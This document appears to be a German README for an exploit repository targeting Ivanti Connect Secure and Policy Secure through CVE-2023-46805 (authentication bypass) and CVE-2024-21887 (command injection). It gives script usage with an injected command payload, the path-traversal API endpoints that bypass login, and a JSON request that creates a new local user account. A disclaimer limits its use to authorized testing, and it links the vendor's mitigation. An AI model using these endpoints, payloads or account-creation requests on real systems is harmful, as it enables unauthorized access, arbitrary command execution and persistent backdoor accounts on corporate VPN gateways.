
 duy-31/cve-2023-46805_cve-2024-21887
Eine Schwachstelle zur Umgehung der Authentifizierung in der Web-Komponente von Ivanti ICS 9.x, 22.x und Ivanti Policy Secure ermöglicht es einem entfernten Angreifer, durch Umgehung von Kontrollprüfungen auf eingeschränkte Ressourcen zuzugreifen.

Eine Authentifizierungs-Bypass-Schwachstelle in der Web-Komponente von Ivanti ICS 9.x, 22.x und Ivanti Policy Secure ermöglicht es einem entfernten Angreifer, durch Umgehung von Kontrollprüfungen auf eingeschränkte Ressourcen zuzugreifen.
Verwendung: ./CVE-2023-46805.sh http(s)://fqdn:port
./CVE-2023-46805.sh https://my.vpn.ip:443

Hinweise:
chmod +x CVE-2023-46805.sh
erfordert die Anwendungen curl und json_pp

Ergebnis: Falls verwundbar, sollten Sie einige Dinge sehen:
Eine Befehlsinjektions-Schwachstelle in Web-Komponenten von Ivanti Connect Secure (9.x, 22.x) und Ivanti Policy Secure ermöglicht es einem authentifizierten Administrator, speziell gestaltete Anfragen zu senden und beliebige Befehle auf dem Gerät auszuführen.
Verwendung: ./CVE-2024-21887.sh http(s)://fqdn:port payload_cmd
./CVE-2024-21887.sh https://my.vpn.ip:443 "touch /tmp/pwned"
Ergebnis: Falls verwundbar, sollten Sie einige Dinge sehen und Ihr Payload sollte funktionieren:

Hinweise:
chmod +x CVE-2024-21887.sh
erfordert die Anwendungen curl, xxd, tr & sed
/api/v1/totp/user-backup-code/../../configuration/system/configuration /api/v1/totp/user-backup-code/../../system/active-users
/api/v1/totp/user-backup-code/../../configuration/administrators/admin-realms/realm/Admin%20Users
-Konto erstellen /authentication/auth-servers/authserver/System%20Local/local/users/user
-H 'Content-Type:application/json' -d '{"change-password-at-signin": "false", "consoleaccess": "false", "enabled": "true", "fullname": "new user", "one-timeuse": "false", "password-cleartext": "new_password", "username": "login_user"}'
Workaround/Behebung: https://forums.ivanti.com/s/article/CVE-2023-46805-Authentication-Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure-Gateways?language=en_US
Dank an: https://attackerkb.com/topics/AdUh6by52K/cve-2023-46805/rapid7-analysis
Mehr über mich ;) https://www.linkedin.com/in/duy-huan-bui/
⚠️ Haftungsausschluss: WICHTIG: Dieses Skript wird ausschließlich für Bildungszwecke, ethische Tests und rechtmäßige Verwendung bereitgestellt. Verwenden Sie es nicht auf einem System oder Netzwerk ohne ausdrückliche Genehmigung. Unbefugter Zugriff auf Computersysteme und Netzwerke ist illegal, und Benutzer, die bei unbefugten Aktivitäten erwischt werden, müssen mit rechtlichen Schritten rechnen. Der Autor ist NICHT verantwortlich für Schäden, die durch die missbräuchliche Verwendung dieses Skripts entstehen.






